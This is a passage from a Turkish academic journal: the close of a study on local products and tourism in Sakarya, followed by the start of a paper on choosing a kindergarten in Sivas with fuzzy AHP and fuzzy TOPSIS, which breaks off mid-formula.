Yukarıda detayları verilen festival ve şenlikler dışında Sakarya il sınırlarında yıl içerisinde Yeşil Yurt Yayla Şenlikleri, Söğütlü Geleneksel Tarım Hayvancılık ve Süt Festivali, Kerem Ali Zirve Yürüyüşü ve Çiğdem Yaylası Şenlikleri, Uluslararası Kültür Ve Sanat Festivali, Geleneksel Acelle Yayla Şenlikleri gibi çeşitli festivaller düzenlenmektedir. Bu festivallerde ziyaretçi sayısını arttırabilmek adına, gösteriler, halk konserleri ve havai fişek gösterisi gibi etkinlikler bulunmaktadır. Ancak bu etkinlikler adına yapılmış tanıtım çalışmaları yeterli düzeyde olmamakta, bölge halkının ilgisini bile çekmek tam olarak mümkün olmamaktadır.

TARTIŞMA ve SONUÇ

Turizm faaliyetleri birçok çeşidi ile bölgenin ekonomik kalkınmasına katkı sağlar. Gerek yöre mutfağı ve gerekse el sanatları bu turizm katkısında öne çıkan ürünlerdir. Her bölgenin kültürel yapısı içinde ortaya çıkan ve nesilden nesle aktarılan ürünleri vardır. Tarihini, yaşam şeklini ve kültürünü yansıtan bu ürünler turizm açısından değerlendirilerek birer turizm ürünü haline gelmektedir. Bölgeler sadece coğrafi özellikleri ile değil aynı zamanda bu yöresel ürünleri ile de turist potansiyeline sahip olmaktadır. Özellikle son yıllarda turizm hareketlerinin deniz dışında da yaygınlaşması ile birlikte bölge yetkilileri turizmin ekonomik katkısından daha fazla yararlanmak ve yeni alternatifler sunmak için yöresel ürünlerin pazarlanmasına önem vermeye başladı. Bu çalışmada Sakarya ilinde bulunan yöresel ürünlerin turizm faaliyetlerine katkıları incelenmiştir. Oldukça zengin kültürel mirasa sahip olan Sakarya’da potansiyeli olmasına rağmen turistik ürün olarak değerlendirilemeyen birçok ürün olduğu gibi tam anlamı ile değerlendirilebilen ürünlerde mevcuttur. Sakarya denince akla ilk gelen

ıslama köfte bu anlamda en öne çıkan ürün olarak karşımıza çıkmaktadır. Bu ürünü kabak takip etmektedir. Birçok farklı alanda kullanılan kabak Sakarya ile özleşmiş durumdadır.

Geleneksel el sanatları olarak değerlendirilebilecek birçok ürün ise kaybolmaya yüz tutmaktadır. Süpürge yapımı bunlardan biridir, hediyeelik eşya şeklinde alternatif kullanım alanları olmasına rağmen yeterince öne çıkarılamamıştır. Yorgancılıkta ve yorgan ölmeye başlayan bir başka geleneksel üründür. El yapımı ürünler talebin ortadan kalması ile bu işi icra edenlerin mesleklerini bırakmaları ve kendilerinden sonra bu işi yapacak usta yetiştirmekteki güçlükler nedeni ile turizm açısından değerlendirilemeyen bir üründür. Bu işi deneyimlemek isteyenler için oluşturulacak atölyeler turizme açılabilir. Hafta sonu bir gece konaklamalı olabilecek şekilde planlanan ve yeterli tanıtım çalışmaları aracılığıyla talep oluşturulabilecek atölye çalışmaları sayesinde hem bu değerlerin yaşatılması mümkün olabilecek, hem de bölge ekonomisine katkı sağlanacaktır. Tahta kaşık yapımı ürün yenileme ve çeşitlendirme yapılarak turizm açısından kullanılabilecek potansiyele sahipken hala sadece mutfak malzemesi üretimi olarak faaliyet göstermektedir.

Dokumacılık ve işlemecilikte turistik ürün potansiyeli olan faaliyetler olmasına rağmen maalesef yeterince değerlendirilememekte ve bu işi yapan sadece birkaç usta işi küçük çaplı sürdürmektedir. Birçok alternatif talep edilebilir ürüne dönüşme potansiyeli olan bu ürünlerden ekonomik fayda sağlanamamaktadır. Bu anlamda öncelikli olarak yerele yönetimlere büyük görevler düşmektedir. Öncü olarak yürütecekleri faaliyetler ile özel sektör temsilcilerini özendirici rol üstlenebilir. Kurulacak komisyonlar ile hangi ürünün ne tür turistik ürün potansiyeli var belirlenerek en verimli değerlendirilme yolları belirlenmeli ve elbette ki etkin bir tanıtım faaliyeti yürütülmelidir. Yöresel ürünler turizm faaliyetleri için tanıtıcı ve gelir artırıcı etkiye sahiptir, ancak yeterince etkili tanıtım yapılmadığı sürece bu potansiyelinden yararlanmak mümkün olmayacaktır. Ulusal düzeyde tanıtımı yapılacak yöresel yemek yarışmaları, bölge haklının farkındalığının artırılması, pazarlama çalışmalarına önem ve hız verilmesi gibi alınabilecek tedbirlerle hem yöre tanıtımını yapacak hem de üreticilere ve bölge halkına katma değer sağlayacak uygulamalar mümkün olabilecektir.

KAYNAKÇA

Eren, S. (2007). Türk Mutfağı ve Haccp Sistemi; Mutfak Profesyonellerinin Haccp Bilgilerinin Ölçülmesi. I. Ulusal Gastronomi Sempozyumu. Antalya.

Gökdeniz, E., Erdem, B., Dinç, Y. ve Çelik Uğuz, S. (2015). Gastronomi Turizmi (Ayrıcalık'ta Talep Boyutuyla İlgili Bir Araştırma). Ankara : Detay Yayıncılık.

Kazan, H. Oktay, F. ve Rençber F. (2009). Yerel Üretimlerin Bölgesel Kalkınmaya Etkileri: Örnek Bir Uygulama, (2)

Long, L. (2003), "Culinary Tourism", Lexington. ABD: The University Press Of Kentucky. Orhan, A, (2010), Yerel Değerlerin Turizm Ürününe Dönüştürülmesinde "Coğrafi İşaretlerin" Kullanımı: İzmit Pişmaniyesi Örneği, Anatolia: Turizm Araştırmaları Dergisi, Cilt 21, Sayı 2, Güz: 243-254

Mercan, Ş. O., Üzülmüş M. (2014), Coğrafi İşaretlerin Bölgesel Turizm Gelişimindeki Önemi: Çanakkale İli Örneği Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi Cilt:29, Sayı:2, 67-94

Öney, H. (2013). Gastronomi Turizmi. S. Bahçe (Ed.). Alternatif Turizm içinde. Eskişehir: Anadolu Üniversitesi Yayınları, 158-188.

Özelçi, E. T, Altınkaya Ö.C. (2009), Beypazarı'nda Turizm Gelişimi Ve Yerel Ekonomik Kalkınma, Ekonomik ve Sosyal Araştırmalar Dergisi, Güz 2009, Cilt 5, Sayı 2, 46-74

Türkay, O , Genç K, (2017),Tüm Yönleriyle Gastronomi Bilimi, M.Sarıışık (Ed.). Detay Yayıncılık, Ankara 211-239.

Türk Patent Enstitüsü, (2004). “Marka ve Coğrafi İşaret Başvurularının Hazırlanması Marka ve Coğrafi İşaret İşlemleri İle İlgili Bilgiler ve Gerekli Belgeler”. Ankara: Yücel Ofset.

Yalçın,B (2013) Yöresel Ürünlerin Pazarlanması Üzerine Değerlendirmeler Akdeniz Sanat Dergisi, Cilt 6, Sayı, 11

Yüncü, H.R. (2010). Sürdürülebilir Turizm Açısından Gastronomi Turizmi ve Perşembe Yaylası. 10.Aybastı-Kabataş Kurultayı, 11 (27-34). Ankara.

İnternet Kaynakları

<http://www.sakaryakulturturizm.gov.tr/TR,107105/el-sanatlari.html>

<http://www.tanitma.gov.tr/TR,92086/sakarya.html>

Çok Kriterli Karar Verme Tekniklerinin Bulanıklaştırılması İle Anaokulu Seçimi

Sivas İli Örneği

Abdurrahman İSKENDER*^{*} Adem TÜZEMEN ** Fikret GÜRSES***

Öz

İnsanlar hayatları boyunca birçok konuda seçim yapmakla karşı karşıya kalırlar. Yapılacak seçimler ve verilecek kararlar günlük yaşamdan gelecek planlamasına kadar, meslek seçiminden eş seçimine kadar çok geniş bir yelpazeye yayılır. Verilecek kararlar sonuçları olumlu ya da olumsuz sonuçlarıyla hayatı etkileyeceği için mümkün olduğunca isabetli kararlar vermek son derece önemlidir. Eğitim insan hayatında verilecek kararlar arasında önemli bir yere sahiptir. İyi bir eğitim öncelikle iyi bir okul seçimiyle başlar. Anaokulları günümüzde eğitim hayatının ilk basamağı haline gelmiştir. Anaokulu seçiminde kişisel yargıların önemli bir rol oynaması ve birçok kriterin mevcut olması konuyu çok kriterli bir karar verme problemi haline getirmektedir. Sivas'ta anaokulu arayışında olan veliler üzerinde yapılan bu çalışma ile anaokulu seçiminde göz önünde bulundurulmuş kriterler ile bu kriterlerin önem dereceleri Bulanık Analitik Hiyerarşi Süreci (BAHP) yöntemi ile tespit edilmiş ve bu kriterler baz alınarak mevcut anaokulları arasında haklarında gerekli bilgiye sahip olunan 6 anaokulunun sıralaması Bulanık TOPSIS (BTOPSIS) ile gerçekleştirilmiştir.

Anahtar Kelimeler: *Bulanık AHP, ÇKV Yöntemleri, Anaokulu Seçimi, Eğitim, TOSIS, Bulanık TOPSIS*
Jel Kodu: M110

Multi-Criteria Decisions Of Decision-Making Techniques Sivas Circulated Sample

Abstract

People face choices in many ways throughout their lives. The choices to be made and the decisions to be made spread from day to day to future planning, from the selection of the profession to the selection of the spouse. It is extremely important to make decisions as accurately as possible, since decisions will affect lives with positive or negative consequences. Education has an important place in human life decisions. A good education starts with a good school choice first. Kindergartens are now the first step of education. The fact that personal judgments play an important role in the selection of kindergarten and the existence of many criteria make the subject a very criticized decision making problem. With this study on the parents who are looking for kindergarten in Sivas, the criteria for the selection of kindergarten and the importance of these criteria were determined by the Fuzzy Analytical Hierarchy Process (BAHP). Based on these criteria, among the existing kindergartens the order of the 6 kindergartens which have the necessary knowledge about their rights was realized by Fuzzy TOPSIS (BTOPSIS).

Keywords: *Fuzzy AHP, MDM Methods, Kindergarten Selection, Education, TOPSIS, Fuzzy TOPSIS*
Jel Code: M110

Giriş

İnsanlar hayatları boyunca birçok konuda seçim yapmakla karşı karşıya kalırlar. Yapılacak seçimler ve verilecek kararlar günlük yaşamdan gelecek planlamasına kadar, meslek seçiminden eş seçimine kadar çok geniş bir yelpazeye yayılır. Verilecek kararlar sonuçları olumlu ya da olumsuz sonuçlarıyla hayatı etkileyeceği için mümkün olduğunca isabetli kararlar vermek son derece önemlidir. Karar verme, bir kararın alternatiflerini sıralamak için kullanılan birçok kriteri ve alt kriterleri içerir. Kriterler somut olmayabilir ve alternatifleri sıralamaya yol gösterecek bir ölçüye sahip bulunmayabilirler (Satty, 2008).

*Corresponding author, Öğr. Gör., Cumhuriyet Üniversitesi, Yıldızeli Meslek Yüksekokulu, Sivas, Türkiye, Email: abdurrahman.iskender@cumhuriyet.edu.tr

Dr. Öğr. Üyesi., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi İşletme Bölümü, Tokat, Türkiye, Email: adem.tuzemen@gop.edu.tr

Öğr. Gör., Gaziosmanpaşa Üniversitesi, Tokat Sosyal Bilimler Meslek Yüksekokulu, Tokat, Türkiye, Email: fikret.gurses@gop.edu.tr

Eğitim, insan hayatında verilecek kararlar arasında önemli bir yere sahiptir. İyi bir eğitim öncelikle iyi bir okul seçimiyle başlar. Günümüz dünyasında akademik anlamda eğitim başlangıcı artık ilkokulunda önüne taşınmış durumdadır. Ülkemizde de okul öncesi eğitimin zorunlu hale getirilmesi bunun bir göstergesidir. Bu durum, çocuğun akademik hayatında başarılı olabilmesi için ilk başlayacağı okul olan anaokulunun seçimini önemli hale getirmektedir. Anaokulu seçiminde kişisel yargıların önemli bir rol oynaması ve birçok kriterin mevcut olması konuyu çok kriterli bir karar verme problemi haline getirmektedir.

Bu çalışmanın amacı önemli bir karar olan anaokulu seçiminde göz önünde bulundurulacak kriterleri belirlemek, belirlenen kriterleri önem düzeylerine göre sıralamak ve sıralanacak bu kriterlere göre Çok Kriterli Karar Verme Tekniklerinin (ÇKKVT) kullanımıyla uygun anaokulunun hangisi olacağına karar vermektir. İkincil amaç ise; literatürde çok az sayıda çalışma yapılmış olan okul seçimi ile ilgili literatüre katkı yapmaktır.

Çalışma 5 bölümden oluşmakta olup önce konu ile ilgili literatür incelemesi verilecektir. Sonraki bölümde ÇKKVT hakkında bilgi verilecek, daha sonraki bölümlerde uygulamada kullanılacak Bulanık Küme Teorisi, Bulanık Analitik Hiyerarşi Süreci (BAHP) ve Bulanık TOPSİS (BTOPSIS)'in kuramsal yapısı tanıtılacaktır. Devam eden bölümde Sivas'ta faaliyet gösteren 6 anaokulu için yapılan uygulama yer alacaktır. Son bölüm sonuç ve önerilere ayrılmıştır.

2. Literatür İncelemesi

Literatür incelemesi sonucunda anaokulu seçimi ile ilgili olarak ÇKKVT'nin kullanıldığı çalışmaya rastlanmamıştır. Genel olarak okul seçimi ile ilgili olarak yapılan çalışma sayısı da oldukça az olup Özden (2008) tarafından ilkokul seçiminde AHP kullanılmış, belirli kriterler dikkate alınarak alternatifler arasında ailelerin çocukları için en iyi eğitim ortamını sağlayacak ilkokulun seçimi yapılmıştır. Çalışmada kriterler; sınıf mevcudu, ders programının içeriği, eve olan uzaklık, okulun fiziki yapısı, disiplin, psikolojik rehberlik, maliyet, kültürel faaliyetler olarak tespit edilmiştir. Diğer bir çalışma Ayhan (2017) tarafından Yaz Spor Okulu Seçiminde Bütünleşik Tereddütlü-Bulanık AHP ve TOPSIS Yaklaşımı kullanılarak yapılmıştır. Ayhan çalışmasında yaz spor okulu seçimi problemine analitik bir çözüm önerisi sunmuştur. Çalışmada; sportif, eğitsel, eğlence ve ücret olarak 4 ana kriter ve 15 alt kriterin önem ağırlıkları Tereddütlü-Bulanık AHP(HF-AHP)yöntemiyle belirlenmiş, alternatifler ise TOPSİS yöntemiyle sıralanmıştır. Kriterlerin göreceli ağırlıkları ile ilgili olarak duyarlılık analizi yapılmıştır.

Literatürde Bulanık AHP ve Bulanık TOPSIS'in kullanıldığı farklı alanlarda yapılmış çalışmalar mevcuttur. Özçakar ve Demir (2011), Demirtaş ve Akdoğan (2014), Özdemir ve Seçme (2010), Tekez ve Bark (2015), Küçük ve Ecer (2007), Ayvaz vd. (2015), Değermenci ve Ayvaz (2016), Boran ve Kurt (2009) tedarikçi seçiminde bulanık topsisi, Wang, Cheng ve Cheng (2009), Tayalı (2017), Çelik vd. (2016) ise tedarikçi seçimi probleminde bulanık AHP ve bulanık TOPSIS yöntemlerini birlikte kullanmışlardır. Değermenci, Ayvaz (2016) personel seçiminde, Çınar (2010), Yavuz ve Deveci (2014), Soba vd. (2014) Kuruluş yeri seçimi ve Kaya vd. (2007) Makine-Teçhizat Seçimi Probleminde Çok Ölçütlü Karar Verme Tekniklerini kullanmışlardır. Karaatlı vd. (2014), beş yıldızlı bir otelin tur operatörü seçiminde göz önünde bulundurduğu kriterleri belirleyerek bu kriterlere göre tur operatörü seçimini gerçekleştirmişlerdir. Çalışmada; Tur Operatörüne Yönelik Kriterler ve Otele Yönelik Kriterler olmak üzere iki ana kriter ve bunların alt kriterleri tespit edilerek bu kriterlerin ağırlık derecelerini Analitik Hiyerarşi Süreci ile belirlemişlerdir. Elde edilen ağırlıklar çok kriterli karar verme tekniklerinden Bulanık TOPSIS yönteminde kullanılarak tur operatörleri değerlendirilmiş ve otel için en iyi tur operatörü tespit edilmiştir. Doğanalp (2016), öğretim üyesi değerlendirme çalışmasında yüksek lisans derslerini veren öğretim üyelerinden derse ilişkin performansı en yüksek olanı belirleme amacıyla Bulanık TOPSIS yönteminden yararlanmıştır.

2.1. Çok Kriterli Karar Verme (ÇKKV)

Karar verme, çoklu kriterlerin varlığında bir dizi uygun alternatif arasından en iyi çözümü arama sürecidir (Chen ve Wang, 2008). Kriterler çoğu zaman birbirleriyle çelişmekte ve bu durum karar vermeyi zorlaştırmaktadır. Bununla birlikte bütün kriterleri sağlayan ideal bir alternatif çoğu zaman mevcut değildir (Özçalıcı, 2017:39). Alternatif üretme ve değerlendirmede insan yaratıcılığın yerini alabilecek genel model ve matematiksel bir prosedür olmadığı için alternatif üretmek çok karmaşık bir süreç olabilir. Ancak, üretildikten ve değerlendirdikten sonra alternatifleri sıralamak ve karar vericiye bir çözüm sunmada Çok Kriterli Karar Verme Yöntemi uygulanabilir (Opricovic ve Tzeng, 2002). Çok Kriterli Karar Verme, birden çok kriteri içeren karar ve planlama sorunlarını yapılandırmak ve çözmekle ilgilidir. Amaç, bu tür sorunlarla karşılaşan karar alıcıları desteklemektir. Tipik olarak, bu tür problemler için eşsiz bir optimal çözüm yoktur ve karar vericinin tercihlerini çözümlerin arasında ayırmak için kullanmak gerekir (Majumder, 2015). Çok Kriterli Karar Verme Teknikleri kriterler arasında bir uzlaşma sağlamaktadır. Farklı kriterlerin göreceli öneminin açık bir şekilde göz önüne alınması, tercih edilen bir alternatifi tanımlamak için yapılandırılmış bir yaklaşım sağlarlar.

Her durumun özellikleri farklılık gösterse de karar verme genellikle aynı temel adımları gerektirir (Krajewski vd., 2014:33):

- 1) Problemi tanıma ve açıkça tanımlama
- 2) Olası alternatifleri analiz etmek için gerekli bilgiyi toplama
- 3) En uygun alternatifi seçme ve uygulama


Literatürde çok farklı alanda uygulanmış karar verme tekniklerine rastlanmaktadır. Ancak çalışma konusunun kısıtı gereği bunlardan sadece BAHF ve BTOPSİS hakkında bilgi verilmekle yetinilecektir.

2.2. Bulanık Küme Teorisi

Kriterlerdeki belirsizliğin yüksek olduğu durumlarda karar verme yöntemlerinin bulanık yapılarla birleştirilmesi tercih edilen bir yaklaşım haline gelmektedir. Karar verme tekniklerinin bulanık mantıkla birlikte kullanılmasına itirazlar olmakla birlikte (Wang vd.,2008) literatür incelendiğinde karar verme tekniklerinin bulanık yapı ile kullanıldığı bir çok çalışmayla karşılaşılmaktadır.

Bulanık mantık kavramı ilk kez Zadeh (1965) tarafından literatüre kazandırılmıştır. Klasik mantıkta sadece doğru ve yanlış değerleri bulunmaktadır. Doğru 1 değerine karşılık gelmekte iken yanlış ise 0 değerine karşılık gelir. Buna göre bir nesne bir kümenin ya tamamen üyesidir ya da dışındadır (Duru vd., 2008). Buna karşılık bulanık kümeler ara değerler için de çözümler sağlar. Diğer bir ifadeyle bulanık kümelerin kesin sınırları yoktur ve üyelikten üye olmamaya doğru kademeli bir geçişi öngörür (Küçük ve Ecer, 2007). Bulanık mantık içindeki temel kavramlardan biri üyelik fonksiyonlarıdır. Bulanık kümelerin en önemli özelliği, kümelerin farklı aitlik dereceleri ile nitelendirilmesiyle birlikte anlamlarının ve tanımlarının da genişletilmesidir. Bu durum için tanımlanan fonksiyon üyelik fonksiyonu olarak adlandırılır (Özdağoğlu, 2011:146).

X evrensel kümesinin bir bulanık alt kümesi olan A, X kümesindeki her bir x 'i $[0,1]$ aralığında gerçek bir sayıya eşleyen $\mu_A(x)$ üyelik fonksiyonu ile tanımlanır. $\mu_A(x)$ fonksiyonunun değeri x 'in A içerisindeki üyelik derecesini ifade etmektedir ve $\forall x \in X, \mu_A(x) \in [0,1]$ olarak ifade edilir. A bulanık kümesi $\tilde{A}$ şeklinde gösterilir (Tekeş, 2002: 88). Bulanık kümelerin kullanılabilirliği, farklı kavramlara uygun üyelik derecesi fonksiyonlarını oluşturabilme becerisine dayanmaktadır. En sık kullanılan fonksiyonlar kolaylık açısından “üçgen” ve “yamuk” (Kıyak ve Kahvecioğlu, 2003). Çalışmada üçgen bulanık sayı kullanılacağı için $\tilde{A}$ üçgen üyelik fonksiyonu Şekil 1’deki gibidir.



a b c x

Şekil 1. Üçgensel Üyelik Fonksiyonu

$$\mu_A(x) = \mu_A(x, a, b, c) = \begin{cases} \frac{x-a}{b-a} & a \leq x \leq b \\ \frac{c-x}{c-b} & b \leq x \leq c \\ 0 & x > c \text{ veya } x < a \end{cases} \text{ ise}$$

2.3. Analitik Hiyerarşi Süreci (Analytic Hierarchy Process)

Analitik Hiyerarşi Süreci 1977 yılında Thomas L. Saaty tarafından geliştirilmiştir. Basit ve güçlü olduğundan birçok alanda başarı ile uygulanmaktadır (Özçalıcı, 2017;45). AHP karar verme problemlerini hiyerarşik bir yapıda tek yönlü olarak modellemekte ve en iyi kararın verilmesine etki eden faktörleri sistematik bir şekilde değerlendirerek, faktörlere ilişkin öncelik sıralarını belirlemektedir (Aksakal, Dağdeviren, 2010). AHP etkili ve etkin bir problem çözme yöntemidir. AHP problemi küçük parçalara ayırır ve hiyerarşik bir yapıda çözer. Karar problemi sosyal, ekonomik, teknik ve politik faktörleri içerebilir. AHP'nin diğer bir olumlu yanı da problem çözme ya da karar almada takım çalışmasına izin vermesidir. AHP; kararları, yargıları değerlendirmede bir temel oluşturur ve bir anket uygulaması değildir (Tüzemen ve Özdağoğlu, 2007).

2.4. Bulanık Analitik Hiyerarşi Süreci (BAHP)

Öznel yargılara dayanılarak karar vermelerde bazen belirsizlikler söz konusu olabilmektedir. Belirsizlik de karar vermeyi güçleştirmektedir. Bu gibi durumlarda, AHP'de karar vericiler gerçek sayılarla değerlendirme yaparken zorlanmaktadırlar. BAHP, bulanık mantık ilkelerini kullanarak karar vericinin “kötü”, “çok kötü”, “iyi”, “çok iyi” gibi yargılarının bulanık sayılarla ifade edilmesine olanak sağladığı için karar verme işlemini kolaylaştırmaktadır. BAHP ile literatürde çok sayıda çalışmaya rastlanmaktadır. Bu çalışmalara literatür incelemesi kısmında yer verildiği için burada ayrıca değinilmeyecektir. Bulanık AHP yönteminin çalışma aşamaları şu şekilde ifade edilebilir (Özdağoğlu, 2011, 159-160).

$X = \{x_1, x_2, x_3, x_4, \dots, x_n\}$ nesne seti olsun. Nesne amaç açısından bakıldığında ana ölçütleri, ana ölçütler açısından bakıldığında ise alt ölçütleri ifade etmektedir.

$M_{gi}^1, M_{gi}^2, M_{gi}^3, M_{gi}^4, \dots, M_{gi}^m$, $i=1,2,3,4, \dots, n$ olsun. Buradaki tüm M_{gi}^j ($j=1,2,3, \dots, m$) değerleri üçlü bulanık sayılardır.

1.Adım i. nesneye göre bulanık değerler tanımlanır.

$$S_i = \sum_{j=1}^m M_{gi}^j \otimes [\sum_{i=1}^n \sum_{j=1}^m M_{gi}^j]^{-1}$$

Buradaki $\sum_{i=1}^n M_{gi}^j$ değerini elde etmek için aşağıda gösterilen ek bulanık işlemin yapılması gerekir.

$$\sum_{i=1}^n M_{gi}^j = (\sum_{j=1}^m l_j, \sum_{j=1}^m m_j, \sum_{j=1}^m u_j)$$

$[\sum_{i=1}^n \sum_{j=1}^m M_{gi}^{mj}]^{-1}$ değerinin elde edilebilmesi için M_{gi}^j ($j=1,2,3, \dots, m$)

İle ilgili şu bulanık işlem yapılmalıdır.

$$\sum_{i=1}^n \sum_{j=1}^m M_{gi}^j = (\sum_{i=1}^n l_i, \sum_{i=1}^n m_i, \sum_{i=1}^n u_i)$$

Bu işlem tamamlandıktan sonra tersinin alınması şu şekilde yapılır.

$$[\sum_{i=1}^n \sum_{j=1}^m M_{gi}^j]^{-1} = (\frac{1}{\sum_{i=1}^n u_i}, \frac{1}{\sum_{i=1}^n m_i}, \frac{1}{\sum_{i=1}^n l_i})$$

Formüldeki l, m, u değerleri üçlü bulanık sayıları göstermektedir.

l= en düşük değer

m=en olası değer

u=en yüksek değer

2. Adım

$$M_2 = (l_2, m_2, u_2) \geq M_1 = (l_1, m_1, u_1) \text{ olasılığı}$$

$$V(M_2 \geq M_1) = [\min(\mu_{M_1}(x), \mu_{M_2}(y))]]$$

$$V(M_2 \geq M_1) = \begin{cases} 1 & m_2 \geq m_1 \text{ ise} \\ 0 & l_1 \geq u_2 \\ \frac{l_1 - u_2}{(m_2 - u_2) - (m_1 - l_1)} & \text{aksi durumlarda} \end{cases}$$

M_1 ve M_2 'yi karşılaştırabilmek için hem $V(M_2 \geq M_1)$ hem de $V(M_1 \geq M_2)$ değerlerine ihtiyaç duyulmaktadır.

3. Adım Diğer bütün bulanık sayılardan M_i ($i=1,2,3,\dots,k$) büyük olan bulanık sayının olasılığı şu şekilde ifade edilebilir.

$$V(M \geq M_1, M_2, M_3, \dots, M_k) = V[(M \geq M_1) \text{ ve } (M \geq M_2) \text{ ve } (M \geq M_3) \text{ ve } \dots (M \geq M_k)] = \min V(M \geq M_i), i=1,2,3,\dots,k$$

Her $k=1,2,3,\dots,n$; $k \neq i$ için

$$d^l(A_i) = \min V(S_i \geq S_k) \text{ olsun.}$$

Buna göre ağırlık vektörü aşağıdaki gibi elde edilir.

$$W = (d^l(A_1), d^l(A_2), d^l(A_3), \dots, d^l(A_n))^T$$

4. Adım. Ağırlık vektörü normalize edilir.

$$W = (d(A_1), d(A_2), d(A_3), \dots, d(A_n))^T$$

Şeklinde olur. Bulunan W vektörü bulanık sayı değil tam kesinlik gösteren bir sayıdır.

2.5. Bulanık AHP’de kullanılan ölçekler

Bulanık AHP de uygulanan yöntemlere göre ölçekler değişebilmektedir. Yaygın olarak kullanılan ölçek çeşidi bulanık üçgensel sayılardan (Triangular Fuzzy Numbers-TFN) oluşan Tablo 1’de verilen ölçek olarak görülmektedir (Göksu ve Güngör, 2008).

Tablo 1. Üçgensel Bulanık Sayılardan Oluşan BAHF Ölçeği

AÇIKLAMA	ÖNEM DERECEİ	ÖNEM DERECEİ EŞLENİĞİ
EŞİT ÖNEMLİ	(1,1,1)	(1,1,1)
DAHA ÖNEMLİ	(2/3,1,3/2)	(2/3,1,3/2)
ÇOK DAHA ÖNEMLİ	(3/2,2,5/2)	(2/5,1/2,2/3)
ÇOK FAZLA ÖNEMLİ	(5/2,3,7/2)	(2/7,1/3,2/5)
KESİN ÖNEMLİ	(7/2,4,9/2)	(2/9,1/4,2/7)

2.6. TOPSIS (Technique for Order Preference by Similarity to Ideal Solution)

Çok kriterli karar verme problemlerinde en çok rastlanılan yöntemlerden birisi Hwang ve Yoon tarafından ilk kez 1981 yılında önerilen TOPSIS (Technique for Order Preference by Similarity to

İdeal Solution) yöntemidir. Bir doğrusal ağırlıklandırma tekniği olan TOPSIS yönteminin, bu tip problemlerde sıklıkla kullanılan bir diğer yöntem olan AHP (Analitik Hiyerarşi Süreci) ve diğer doğrusal ağırlıklandırma tekniklerinden en önemli farkı, bu yöntemde pozitif ideal çözüme en yakın ve negatif ideal çözüme en uzak olan en uygun çözümün belirlenmesidir (Çınar, 2010).

2.7. Bulanık TOPSIS (BTOPSIS)

Bulanık TOPSIS yöntemi, özellikle kişisel yargıların dilsel veriler ile ifade edildiği gerçek dünya problemlerinde oldukça başarılı uygulama örnekleri sergilemektedir. TOPSIS yöntemi uzmanların yargılarını nicel veriler ile ele alan matematiksel bir model olmakla birlikte, bulanık TOPSIS yöntemi uzmanların düşüncelerini belli bir aralıkta ifade etme serbestisi sağladığı ve nicel verilere çevirmeden analiz edebildiği için klasik TOPSIS yöntemine üstünlük sağlamaktadır (Erginel vd., 2010). Bulanık TOPSIS yönteminin temelinde, karar vericilerin alternatifleri değerlendirirken kullandıkları karar kriterlerinin farklı ağırlıklara sahip olması yer alır (Değirmenci ve Ayvaz, 2016). Yöntemde yargıların daha iyi yansıtılabilmesi için sayısal değerlerin yerine dilsel ifadeler kullanılmaktadır. Bulanık TOPSIS yönteminde uygulamada üçgen ve yamuk bulanık sayıların kullanımı yaygındır. Karar vericilerin kriterlerin önem ağırlıklarını belirlemede ve alternatifleri değerlendirmede kullandıkları dilsel ifadeler ile bu ifadelerin üçgen sayı karşılıkları Tablo 2’de verilmiştir.

Tablo 2. Dilsel İfadeler ve Üçgen Sayı Karşılıkları

KRİTERLERİN ÖNEM AĞIRLIKLARINI BELİRLEMEDE KULLANILAN DİSEL İFADELERİN ÜÇGEN SAYI KARŞILIKLARI		ALTERNATİFLERİ DEĞERLENDİRMEDE KULLANILAN DİSEL İFADELERİN ÜÇGEN SAYI KARŞILIKLARI	
Dilsel İfade	Üçgen Sayı	Dilsel İfade	Üçgen sayı
Çok Düşük (ÇD)	(0,0,0.1)	Çok Kötü (ÇK)	(0,0,1)
Düşük (D)	(0,0.1,0.3)	Kötü (K)	(0,1,3)
Biraz Düşük (BD)	(0.1,0.3,0.5)	Biraz Kötü (BK)	(1,3,5)
Orta (E)	(0.3,0.5,0.7)	Orta (E)	(3,5,7)
Biraz Yüksek (BY)	(0.5,0.7,0.9)	Biraz İyi (Bİ)	(5,7,9)
Yüksek (Y)	(0.7,0.9,1)	İyi (İ)	(7,9,10)
Çok Yüksek (ÇY)	(0.9,1,1)	Çok İyi (Çİ)	(9,10,10)

Bulanık TOPSIS yöntemi de klasik TOPSIS yöntemi gibi pozitif ideal çözüme en yakın, negatif ideal çözüme en uzak çözümün belirlenmesi esasına dayanmaktadır. Yöntem bir kişi veya grubun karar verme sürecine katılımına izin vermektedir. Bulanık TOPSIS yönteminin uygulama basamakları Klasik TOPSIS yöntemindeki adımlar izlenerek aşağıdaki gibidir.

- A_i : Değerlendirilecek alternatifler ($i=1,2,3,\dots,m$)
 C_j : Alternatifleri değerlendirmede kullanılacak kriterler ($j=1,2,3,\dots,n$)
 $\tilde{x}_{ij}$: C_j kriterine göre A_i alternatifinin performans değeri
 $\tilde{w}_j$: C_j kriterinin önem ağırlığı
 K : Karar verici sayısı

1.Adım: K tane katılımcının katılımıyla kriterler ve bu kriterlere göre değerlendirilecek alternatifler belirlenir. Karar vericiler tarafından her bir alternatif her bir kritere göre, her bir kriterde önem ağırlığına göre dilsel ifadelerle Tablo 2 de verilen dilsel ifadelere göre değerlendirilir.

2. Adım: Değerlendirme sonucu elde edilen her bir katılımcıya ait dilsel ifadeler yine Tablo 2’de gösterilen üçgen bulanık sayılara çevrilerek $\tilde{W}$ önem ağırlığı matrisi ile alternatiflerin sütunda kriterlerin satırda yer aldığı $\tilde{x}_{ij}$ ’lerden oluşan $\tilde{X}$ karar matrisi oluşturulur. Katılımcıların değerlendirmesi sonucu elde edilen üçgen bulanık sayılardan,

$$\tilde{w}_j = \frac{\sum_{k=1}^K \tilde{w}_j^k}{K} \quad \text{ve} \quad \tilde{x}_{ij} = \frac{\sum_{k=1}^K \tilde{x}_{ij}^k}{K}, \quad (k=1,2,3,\dots,K) \text{ işlemleri yapılarak}$$

$$\tilde{W} = [\tilde{w}_1, \tilde{w}_2, \tilde{w}_3, \dots, \tilde{w}_n]$$

bulanık ağırlık matrisi ile

